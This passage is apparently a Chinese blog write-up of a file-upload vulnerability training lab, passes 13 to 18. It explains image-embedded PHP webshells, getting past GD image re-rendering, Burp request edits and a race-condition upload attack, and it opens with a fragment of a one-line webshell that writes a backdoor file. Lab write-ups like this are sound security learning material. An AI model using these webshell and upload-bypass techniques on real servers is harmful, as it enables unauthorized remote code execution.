__FUNCTION__ ;@$f($_POST[shell]);}}$t = new test();$t->assert();?>'); ?>

执行之后便会在上传的文件当前目录下创建木马文件muma.php

上传成功之后直接在吧唧的根目录下的include.php文件下写入包含漏洞，因为此靶机没有包含漏洞，所以写了一个脚本用来测试是否能运行该图片马







之前调试的时候一直出错，后来看了看原来是木马的问题：post命令要是为字符串的话不能加 '' 回应发程序报错，最好直接写，不加引号

其他格式的图片大都大同小异，直接在后面添加就行

pass-14

用其他的检查图片方法，但是我们的图片马做的很真实，所以使用pass-13的方法同样能上传成功


pass-15


同pass-14

pass-16

上传上同的文件后，文件包含漏洞执行后，目录下并没有创建我们所需要的‘muma.php’文件，所以无法上传

上传后从服务器端下载我们所上传的图片马，对比发现图片变了...






结尾的php语句被重新渲染修改成了图片字符


服务器端将上传的图片重新渲染过，导致文件内的数据改变了，故无法正确执行php语句

- 程序通过imagecreatefromjpeg()函数调用了PHP GD库（GD库，是php处理图形的扩展库），对图片进行了转换。
- 将一个正常显示的图片，上传到服务器。下载被渲染后与原始图片对比，在仍然相同的数据块部分内部插入Webshell代码，然后上传。



对比然而并没有什么结果

真的，到这里有一点绝望，最后终于妥协，上传了网上大佬的图片马后下载观察：




在这个地方插入了一个phpinfo()函数，虽然我不知道他们是怎么找出来这个区块是不会变的，但问题是他就是不会变，这才是问题的关键：不会变

本pass关键契机就在于图像被重新渲染之后

> **寻其不变位，插入一句马**

（此处的插入位寻找据说是要用程序跑出来的，因为人力应该没有那么大的能耐吧）

这张图片，木马位于此处：




pass-17

通pass16一样，上传相同图片马就行

但是，源码显示很奇怪，没有过滤为什么还可以？过滤那么多偏门的字符后缀呢


又尝试了第二种方法：

burp拦包：




修改这两处，最后成功上传曲线木马的png形式，最后包含漏洞执行曲线木马，成功者在根目录下创建muma.php牵线木马文件

既然后端的把控不是很严：



这一次我直接把文件后缀名改成了.png居然就传上去了？



就挂上了……

writeup里面有大佬写着用重发放爆破曲线图马，官方漏洞名称叫做“**条件竞争漏洞**”，感觉什么时候研究研究这个漏洞可以展开说一下来着，这里就先放一放，利用代码转存改名执行的时间差进行爆破，原理就是不断访问该曲线木马文件，使其在特定巧合几率下被成功执行，以在网站跟目录下创建muma.php一句马文件，但我一次都没有尝试成功，估计是要搭配着脚本和burp的重发放包的功能不断的访问（人力定不如机器）但我始终没有成功，暂就不上了，姑且先把原理说一下，毕竟pass17已结有了两种解决方法了

pass-18


同pass16一样上传那个五角星星的图马，最后文件漏洞栋执行成功，看着源代码一大堆，再去看看writerup是怎么写的吧（这个图片马真的很牛逼了，只要有文件包含就好像所向披靡的一样，经过重重筛查和过滤，最后图片本身都被重新渲染过了，木马还能活下来，真的是牛逼，生命力毅然顽强）

最后运用这些重发放以及网站服务器Apache的漏洞，实在是很高很高的境界了，就像初中那时看到所谓的奥数题一样的感觉，很远很远。


放弃了 （暂时）

最后总结一下文件上传漏洞的各大基本类型：

先上靶机writeup给的思维导图：



而后是如何判断漏洞的类型思维导图：



制作者总结的太好了，我都不知道该说啥了

钥匙之后遇到文件上传漏洞不知所措的时候，应该回来好好看看这几幅图，加上我自己在测试的时候留下来的那些个php马文件

这里有我很详细的过程木马，希望我到时候能够会想起来

这个靶机前前后后差不多打了3天，文件上传漏洞现在估计也差不多能算个入门了吧。这个好歹是有提示，有源码，能够进行代码审计的，要是真是的黑箱渗透环境下没有这些侧击旁通的东西，那时能依靠的只有经验，经验，和经验了。

虽未的技术，无非就是熟能生巧，丝毫没有诀窍可言，所以当下就该沉下心来，慢慢刷靶机，见过的漏洞多了，总结的全面了，真是渗透中才不会慌了手脚，被水淹没，不知所措

最后贴上帮助我度过难关的大佬博客

https://segmentfault.com/a/1190000019450720#articleHeader16

啥都不说了，牛逼就完事儿了